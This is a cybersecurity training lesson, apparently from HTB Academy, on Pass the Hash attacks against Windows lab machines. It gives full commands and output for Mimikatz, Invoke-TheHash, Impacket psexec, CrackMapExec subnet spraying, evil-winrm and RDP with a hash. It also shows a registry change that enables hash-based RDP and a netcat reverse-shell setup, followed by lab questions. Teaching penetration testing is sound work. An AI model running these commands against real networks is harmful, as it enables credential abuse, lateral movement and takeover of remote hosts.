

Pass the Hash (PtH)

A [Pass the Hash \(PtH\)](#) attack is a technique where an attacker uses a password hash instead of the plain text password for authentication. The attacker doesn't need to decrypt the hash to obtain a plaintext password. PtH attacks exploit the authentication protocol, as the password hash remains static for every session until the password is changed.

As discussed in the previous sections, the attacker must have administrative privileges or particular privileges on the target machine to obtain a password hash. Hashes can be obtained in several ways, including:

- Dumping the local SAM database from a compromised host.
- Extracting hashes from the NTDS database (ntds.dit) on a Domain Controller.
- Pulling the hashes from memory (lsass.exe).

Let's assume we obtain the password hash (`64F12CDDAA88057E06A81B54E73B949B`) for the account `julio` from the domain `inlanefreight.htb`. Let's see how we can perform Pass the Hash attacks from Windows and Linux machines.

Note: The tools we will be using are located in the `C:\tools` directory on the target host. Once you start the machine and complete the exercises, you can use the tools in that directory. This lab contains two machines, you will have access to one (MS01), and from there, you will connect to the second machine (DC01).

Windows NTLM Introduction

Microsoft's [Windows New Technology LAN Manager \(NTLM\)](#) is a set of security protocols that authenticates users' identities while also protecting the integrity and confidentiality of their data. NTLM is a single sign-on (SSO) solution that uses a challenge-response protocol to verify the user's identity without having them provide a password.

Despite its known flaws, NTLM is still commonly used to ensure compatibility with legacy clients and servers, even on modern systems. While Microsoft continues to support NTLM, Kerberos has taken over as the default authentication mechanism in Windows 2000 and subsequent Active Directory (AD) domains.

With NTLM, passwords stored on the server and domain controller are not "salted," which means that an adversary with a password hash can authenticate a session without knowing the original password. We call this a [Pass the Hash \(PtH\) Attack](#).

Pass the Hash with Mimikatz (Windows)

The first tool we will use to perform a Pass the Hash attack is [Mimikatz](#). Mimikatz has a module named `sekurlsa::pth` that allows us to perform a Pass the Hash attack by starting a process using the hash of the user's password. To use this module, we will need the following:

- `/user` - The user name we want to impersonate.
- `/rc4` or `/NTLM` - NTLM hash of the user's password.
- `/domain` - Domain the user to impersonate belongs to. In the case of a local user account, we can use the computer name, `localhost`, or a dot (`.`).
- `/run` - The program we want to run with the user's context (if not specified, it will launch `cmd.exe`).

Pass the Hash from Windows Using Mimikatz:

Pass the Hash (PtH)

```
c:\tools> mimikatz.exe privilege::debug "sekurlsa::pth /user:julio /rc4:64F12CDDAA88057E06A81B54E73B949B /domain:inlanefreight.htb"
user      : julio
domain    : inlanefreight.htb
program   : cmd.exe
impers.   : no
NTLM      : 64F12CDDAA88057E06A81B54E73B949B
| PID 8404
| TID 4268
| LSA Process was already R/W
| LUID 0 ; 5218172 (00000000:004f9f7c)
\_ msv1_0 - data copy @ 0000028FC91AB510 : OK !
\_ kerberos - data copy @ 0000028FC964F288
\_ des_cbc_md4 -> null
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK
\_ *Password replace @ 0000028FC9673AE8 (32) -> null
```

Now we can use cmd.exe to execute commands in the user's context. For this example, **julio** can connect to a shared folder named **julio** on the DC.

```
Administrator: Command Prompt
c:\tools>whoami
win01\administrator

c:\tools>dir \\dc01\julio
The user name or password is incorrect.

c:\tools>C:\tools\mimikatz.exe privilege::debug "sekurlsa::pth /user:julio /rc4:64F12CDDAA88057E06A81B54E73B949B /domain:inlanefreight.local /run:cmd.exe" exit

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /user:julio /rc4:64F12CDDAA88057E06A81B54E73B949B /domain:inlanefreight.local /run:cmd.exe
user      : julio
domain    : inlanefreight.local
program   : cmd.exe
impers.   : no
NTLM      : 64f12cddaa88057e06a81b54e73b949b
| PID 3976
| TID 3968
| LSA Process is now R/W
| LUID 0 ; 1353474 (00000000:00000000)

Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\dc01\julio
Volume in drive \\dc01\julio has no label.
Volume Serial Number is B8B3-0D72

Directory of \\dc01\julio

07/14/2022  05:25 AM    <DIR>          .
07/14/2022  05:25 AM    <DIR>          ..
07/14/2022  05:25 AM                0 julio.txt
                  1 File(s)                0 bytes
                  2 Dir(s) 16,143,458,304 bytes free

C:\Windows\system32>
```

Pass the Hash with PowerShell Invoke-TheHash (Windows)

Another tool we can use to perform Pass the Hash attacks on Windows is [Invoke-TheHash](#). This tool is a collection of PowerShell functions for performing Pass the Hash attacks with WMI and SMB. WMI and SMB connections are accessed through the .NET TCPClient. Authentication is performed by passing an NTLM hash into the NTLMv2 authentication protocol. Local administrator privileges are not required client-side, but the user and hash we use to authenticate need to have administrative rights on the target computer. For this example we will use the user **julio** and the hash **64F12CDDAA88057E06A81B54E73B949B**.

When using `Invoke-TheHash`, we have two options: SMB or WMI command execution. To use this tool, we need to specify the following parameters to execute commands in the target computer:

- **Target** - Hostname or IP address of the target.
- **Username** - Username to use for authentication.
- **Domain** - Domain to use for authentication. This parameter is unnecessary with local accounts or when using the @domain after the username.
- **Hash** - NTLM password hash for authentication. This function will accept either LM:NTLM or NTLM format.
- **Command** - Command to execute on the target. If a command is not specified, the function will check to see if the username and hash have access to WMI on the target.

The following command will use the SMB method for command execution to create a new user named mark and add the user to the Administrators group.

Invoke-TheHash with SMB

```
Pass the Hash (PtH)

PS c:\htb> cd C:\tools\Invoke-TheHash\
PS c:\tools\Invoke-TheHash> Import-Module .\Invoke-TheHash.psd1
PS c:\tools\Invoke-TheHash> Invoke-SMBExec -Target 172.16.1.10 -Domain inlanefreight.htb -Username julio -Hash

VERBOSE: [+] inlanefreight.htb\julio successfully authenticated on 172.16.1.10
VERBOSE: inlanefreight.htb\julio has Service Control Manager write privilege on 172.16.1.10
VERBOSE: Service EGDKNNLQVOLFHRQTQMAU created on 172.16.1.10
VERBOSE: [*] Trying to execute command on 172.16.1.10
[+] Command executed with service EGDKNNLQVOLFHRQTQMAU on 172.16.1.10
VERBOSE: Service EGDKNNLQVOLFHRQTQMAU deleted on 172.16.1.10
```

We can also get a reverse shell connection in the target machine. If you are unfamiliar with reverse shells, review the [Shells & Payloads](#) module on HTB Academy.

To get a reverse shell, we need to start our listener using Netcat on our Windows machine, which has the IP address 172.16.1.5. We will use port 8001 to wait for the connection.


Netcat Listener

```
Pass the Hash (PtH)

PS C:\tools> .\nc.exe -lvp 8001
listening on [any] 8001 ...
```


To create a simple reverse shell using PowerShell, we can visit <https://www.revshells.com/>, set our IP `172.16.1.5` and port `8001`, and select the option `PowerShell #3 (Base64)`, as shown in the following image.






Now we can execute **Invoke-TheHash** to execute our PowerShell reverse shell script in the target computer. Notice that instead of providing the IP address, which is **172.16.1.10**, we will use the machine name **DC01** (either would work).

Invoke-TheHash with WMI



The result is a reverse shell connection from the DC01 host (172.16.1.10).



	Description	Intel(R) 82574L Gigabit Network Connect
	Physical Address	00:50:56:B9:37:FA
	DHCP Enabled	No
	IPv4 Address	172.16.1.5
	IPv4 Subnet Mask	255.255.255.0

Pass the Hash with Impacket (Linux)

[Impacket](#) has several tools we can use for different operations such as [Command Execution](#) and [Credential Dumping, Enumeration](#), etc. For this example, we will perform command execution on the target machine using [PsExec](#).

Pass the Hash with Impacket PsExec

```
Pass the Hash (PtH)

dbcypth0n@htb[/htb]$ impacket-psexec administrator@10.129.201.126 -hashes :30B3783CE2ABF1AF70F77D0660CF3453

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.129.201.126.....
[*] Found writable share ADMIN$
[*] Uploading file SLUBMRXK.exe
[*] Opening SVCManager on 10.129.201.126.....
[*] Creating service AdzX on 10.129.201.126.....
[*] Starting service AdzX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19044.1415]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

There are several other tools in the Impacket toolkit we can use for command execution using Pass the Hash attacks, such as:

- [impacket-wmiexec](#)
- [impacket-atexec](#)
- [impacket-smbexec](#)

Pass the Hash with CrackMapExec (Linux)

[CrackMapExec](#) is a post-exploitation tool that helps automate assessing the security of large Active Directory networks. We can use CrackMapExec to try to authenticate to some or all hosts in a network looking for one host where we can authenticate successfully as a local admin. This method is also called "Password Spraying" and is covered in-depth in the Active Directory Enumeration & Attacks module. Note that this method can lock out domain accounts, so keep the target domain's account lockout policy in mind and make sure to use the local account method, which will try just one login attempt on a host in a given range using the credentials provided if that is your intent.

Pass the Hash with CrackMapExec

```
Pass the Hash (PtH)

dbcypth0n@htb[/htb]$ crackmapexec smb 172.16.1.0/24 -u Administrator -d . -H 30B3783CE2ABF1AF70F77D0660CF3453

SMB      172.16.1.10  445    DC01    [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:.) (signature:30B3783CE2ABF1AF70F77D0660CF3453)
SMB      172.16.1.10  445    DC01    [-] .\Administrator:30B3783CE2ABF1AF70F77D0660CF3453 STATUS_
SMB      172.16.1.5   445    MS01    [*] Windows 10.0 Build 19041 x64 (name:MS01) (domain:.) (signature:30B3783CE2ABF1AF70F77D0660CF3453)
SMB      172.16.1.5   445    MS01    [+] .\Administrator 30B3783CE2ABF1AF70F77D0660CF3453 (Pwn3d!)
```

If we want to perform the same actions but attempt to authenticate to each host in a subnet using the local administrator password

hash, we could add `--local-auth` to our command. This method is helpful if we obtain a local administrator hash by dumping the local SAM database on one host and want to check how many (if any) other hosts we can access due to local admin password re-use. If we see `Pwn3d!`, it means that the user is a local administrator on the target computer. We can use the option `-x` to execute commands. It is common to see password reuse against many hosts in the same subnet. Organizations will often use gold images with the same local admin password or set this password the same across multiple hosts for ease of administration. If we run into this issue on a real-world engagement, a great recommendation for the customer is to implement the [Local Administrator Password Solution \(LAPS\)](#), which randomizes the local administrator password and can be configured to have it rotate on a fixed interval.

CrackMapExec - Command Execution

Pass the Hash (PtH)					
dbcypth0n@htb[/htb]# crackmapexec smb 10.129.201.126 -u Administrator -d . -H 30B3783CE2ABF1AF70F77D0660CF3453					
SMB	10.129.201.126	445	MS01	[*] Windows 10 Enterprise 10240 x64 (name:MS01) (domain:.)	
SMB	10.129.201.126	445	MS01	[+] .\Administrator 30B3783CE2ABF1AF70F77D0660CF3453 (Pwn3d	
SMB	10.129.201.126	445	MS01	[+] Executed command	
SMB	10.129.201.126	445	MS01	MS01\administrator	

Review the [CrackMapExec documentation Wiki](#) ([NetExec documentation wiki](#)) to learn more about the tool's extensive features.

Pass the Hash with evil-winrm (Linux)

`evil-winrm` is another tool we can use to authenticate using the Pass the Hash attack with PowerShell remoting. If SMB is blocked or we don't have administrative rights, we can use this alternative protocol to connect to the target machine.

Pass the Hash with evil-winrm

Pass the Hash (PtH)	
dbcypth0n@htb[/htb]\$ evil-winrm -i 10.129.201.126 -u Administrator -H 30B3783CE2ABF1AF70F77D0660CF3453	
Evil-WinRM shell v3.3	
Info: Establishing connection to remote endpoint	
Evil-WinRM PS C:\Users\Administrator\Documents>	

Note: When using a domain account, we need to include the domain name, for example: administrator@inlanefreight.htb

Pass the Hash with RDP (Linux)

We can perform an RDP PtH attack to gain GUI access to the target system using tools like `xfreerdp`.

There are a few caveats to this attack:

- **Restricted Admin Mode**, which is disabled by default, should be enabled on the target host; otherwise, you will be presented with the following error:

Account restrictions are preventing this user from signing in. For example: blank passwords aren't allowed, sign-in times are limited, or a policy restriction has been

enforced.


OK

This can be enabled by adding a new registry key `DisableRestrictedAdmin` (REG_DWORD) under `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa` with the value of 0. It can be done using the following command:

Enable Restricted Admin Mode to Allow PtH

Pass the Hash (PtH)

```
c:\tools> reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
```




Once the registry key is added, we can use `xfreerdp` with the option `/pth` to gain RDP access:

Pass the Hash Using RDP

Pass the Hash (PtH)

```
dbcyph0n@htb[/htb]$ xfreerdp /v:10.129.201.126 /u:ju1io /pth:64F12CDDAA88057E06A81B54E73B949B

[15:38:26:999] [94965:94966] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error
[15:38:26:999] [94965:94966] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdprdr
...snip...
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] - @@@@ WARNING: CERTIFICATE NAME MISMATCH!
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] - @
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] - @@@@
...SNIP...
```



UAC Limits Pass the Hash for Local Accounts

UAC (User Account Control) limits local users' ability to perform remote administration operations. When the registry key `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy` is set to 0, it means that the built-in local admin account (RID-500, "Administrator") is the only local account allowed to perform remote administration tasks. Setting it to 1 allows the other local admins as well.

Note: There is one exception, if the registry key `FilterAdministratorToken` (disabled by default) is enabled (value 1), the RID 500 account (even if it is renamed) is enrolled in UAC protection. This means that remote PTH will fail against the machine when using that account.

These settings are only for local administrative accounts. If we get access to a domain account with administrative rights on a computer, we can still use Pass the Hash with that computer. If you want to learn more about `LocalAccountTokenFilterPolicy`, you can read Will Schroeder's blog post [Pass-the-Hash Is Dead: Long Live LocalAccountTokenFilterPolicy](#).

Next Steps

In this section, we learned how to use the NTLM (RC4-HMAC) hash of a user's password to perform a Pass the Hash (PtH) attack and move laterally in a target network, but that's not the only way we can move laterally. In the next section, we will learn how to abuse the Kerberos protocol to move laterally and authenticate as different users.

reference packet to move laterally and authenticate as different users.

VPN Servers

⚠ Warning: Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

EU Academy 3

Medium Load ▼

PROTOCOL

● UDP 1337 ● TCP 443

DOWNLOAD VPN CONNECTION FILE



Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

AU

43ms ▼

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...



Questions

Answer the question(s) below to complete this Section and earn cubes!



Cheat Sheet

Target(s): [Click here to spawn the target system!](#)



Download VPN
Connection File

Authenticate to with user "**Administrator**" and password "**30B3783CE2ABF1AF70F77D0660CF3453**"

Access the target machine using any Pass-the-Hash tool. Submit the contents of the file located at C:\pth.txt.

Submit your answer here...

+10 Streak pts



Submit



Hint



Show Solution

Try to connect via RDP using the Administrator hash. What is the name of the registry value that must be set to 0 for PTH over RDP to work? Change the registry key value and connect using the hash with RDP. Submit the name of the registry value name as the answer.

Submit your answer here...

+10 Streak pts



Submit



Hint



Show Solution

RDP to with user "**Administrator**" and password "**30B3783CE2ABF1AF70F77D0660CF3453**"

Connect via RDP and use Mimikatz located in c:\tools to extract the hashes presented in the current session. What is the NTLM/RC4 hash of David's account?

Submit your answer here...

+10 Streak pts



Submit



Show Solution

Using David's hash, perform a Pass the Hash attack to connect to the shared folder \\DC01\david and read the file david.txt.

Submit your answer here...

+10 Streak pts



Submit



Show Solution

Using Julio's hash, perform a Pass the Hash attack to connect to the shared folder \\DC01\julio and read the file julio.txt.

Submit your answer here...

+10 Streak pts



Submit



Show Solution

Using Julio's hash, perform a Pass the Hash attack, launch a PowerShell console and import Invoke-TheHash to create a reverse shell to the machine you are connected via RDP (the target machine, DC01, can only connect to MS01). Use the tool nc.exe located in c:\tools to listen for the reverse shell. Once connected to the DC01, read the flag in C:\julio\flag.txt.

Submit your answer here...

+10 Streak pts



Submit



Show Solution

Optional Exercises

Challenge your understanding of the Module content and answer the optional question(s) below. These are considered supplementary content and are not required to complete the Module. You can reveal the answer at any time to check your work.

Target(s): [Click here to spawn the target system!](#)

Optional: John is a member of Remote Management Users for MS01. Try to connect to MS01 using john's account hash with impacket. What's the result? What happen if you use evil-winrm?. Mark DONE when finish.

 Submit Reveal Answer[← Previous](#)[Next →](#) Cheat Sheet Resources Go to Questions

Table of Contents

Introduction

Theory of Protection	✓
Credential Storage	✓
John The Ripper	✓

Remote Password Attacks

 Network Services	✓
 Password Mutations	✓
 Password Reuse / Default Passwords	✓

Windows Local Password Attacks

 Attacking SAM	✓
 Attacking LSASS	✓
 Attacking Active Directory & NTDS.dit	✓
 Credential Hunting in Windows	✓

Linux Local Password Attacks

 Credential Hunting in Linux	✓
 Passwd, Shadow & Opaswd	✓

Windows Lateral Movement

 Pass the Hash (PtH)	
 Pass the Ticket (PtT) from Windows	

 Pass the Ticket (PtT) from Linux

Cracking Files

 Protected Files

 Protected Archives

Password Management

Password Policies

Password Managers

Skills Assessment

 Password Attacks Lab - Easy

 Password Attacks Lab - Medium

 Password Attacks Lab - Hard

My Workstation

OFFLINE

 Start Instance

 / 1 spawns left